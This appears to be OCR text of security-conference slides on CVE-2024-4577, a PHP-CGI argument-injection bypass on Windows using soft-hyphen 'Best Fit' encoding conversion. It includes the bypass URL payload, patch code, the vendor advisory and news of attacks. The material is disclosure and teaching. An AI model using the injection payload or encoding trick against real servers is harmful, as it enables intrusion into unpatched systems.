
http://vuln.host/index.php?-s

Apache

```
php-cgi.exe -s
```

```
$ php-cgi.exe --help
    ...
  -s               Display colour syntax highlighted source.
```

CVE-2012-1823



$ ph

-s

CVE-2012-1823

http://vuln.host/index.php?-s

Apache

Patch!

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
   /* ... omitted ... */
   for (p = decoded_qs; *p && *p <= ' '; p++) { /* skip leading spaces */ }
   if (*p == '-') {
      skip_getopt = 1;
   }
```

CVE-2012-1823

http://vuln.host/index.php?-s

Apache

Patch!

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
```

s/-/\xAD/g


```
    skip_getopt = 1;
}
```

CVE-2024-4577 🎉

http://vuln.host/index.php?%ADs

Apache

php-cgi.exe ADs



CVE-2024-4577 🎉

Browser

http://vuln.host/?%ADs

U+00AD
(—)
Soft Hyphen

Apache

php-cgi.exe ADs

CP-932 | 日文
CP-936 | 簡體中文
CP-950 | 繁體中文

U+00AD → 0x2D

php-cgi

GetCommandLineA()

⚠ Bestfit

Cmdline = php-cgi.exe -s

立即通報 PHP 並在 2024/06/06 修復

PHP RCE: A Bypass of CVE-2012-1823, Argument Injection in PHP-CGI

High **bukka** published **GHSA-3qgc-jrrr-25jv** on Sep 29

Package	Affected versions	Patched versions
No package listed	< 8.3.8	8.3.8
	< 8.2.20	8.2.20
	< 8.1.29	8.1.29

Description

Hi,

I am Orange Tsai from DEVCORE Research Team. We recently found a vulnerability on PHP. We have reproduced the issues in the latest version of PHP 8.3.6 and would like to report it to you. Please check the attached document for details.

Severity

High

CVE ID

CVE-2024-4577

Weaknesses

CWE-20

Credits

orangetw Reporter

新聞

PHP已知CGI漏洞出現攻擊行動，駭客針對日本科技公司、電信業者、遊戲娛樂產業而來


臺灣資安業者戴夫寇爾揭露的PHP程式語言重大層級漏洞CVE-2024-4577再傳攻擊行動！思科指出有人在今年1月對日本發動大規模攻擊，範圍涵蓋科技、電信業者、娛樂、教育及研究機構

文/ 周峻佑 | 2025-03-10 發表

新聞

PHP已知CGI漏洞出現攻擊行動，駭客針對日本科技公司、電信業者、遊戲娛樂產業而來

2024/06/05 - 協同資安院提前對台灣預警 💪




CVE-2024-4577
然而，這只是一切的
冰山一角
More attack surfaces!

Attack Surfaces ✨

CVE-2024-4577

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

More attack surfaces!

Attack Surfaces ✨

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

Attack Surfaces ✨


Path / File name


Command Line


Environment Variable

Windows Registry


Active Directory


コピーしています...
ブラッディマンデイ
'My Documents' から 'G:¥' へ
キャンセル
残り 10分
TBS


コピーしています...
ブラッディマンデイ
'My Documents' から 'G:¥' へ
残り 10分
キャンセル
G:¥



C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:¥Users¥DEVCORE>
New Text Document - Notepad
File Edit Format View Help
C:\Users\DEVCORE>

ISO 646: 允許國家自定義字元的 7-Bits 標準



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
10	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
20	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
30	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
40	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
50	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
60	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
70	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

ISO 646-JP: 日本版本的 ISO 646 變體



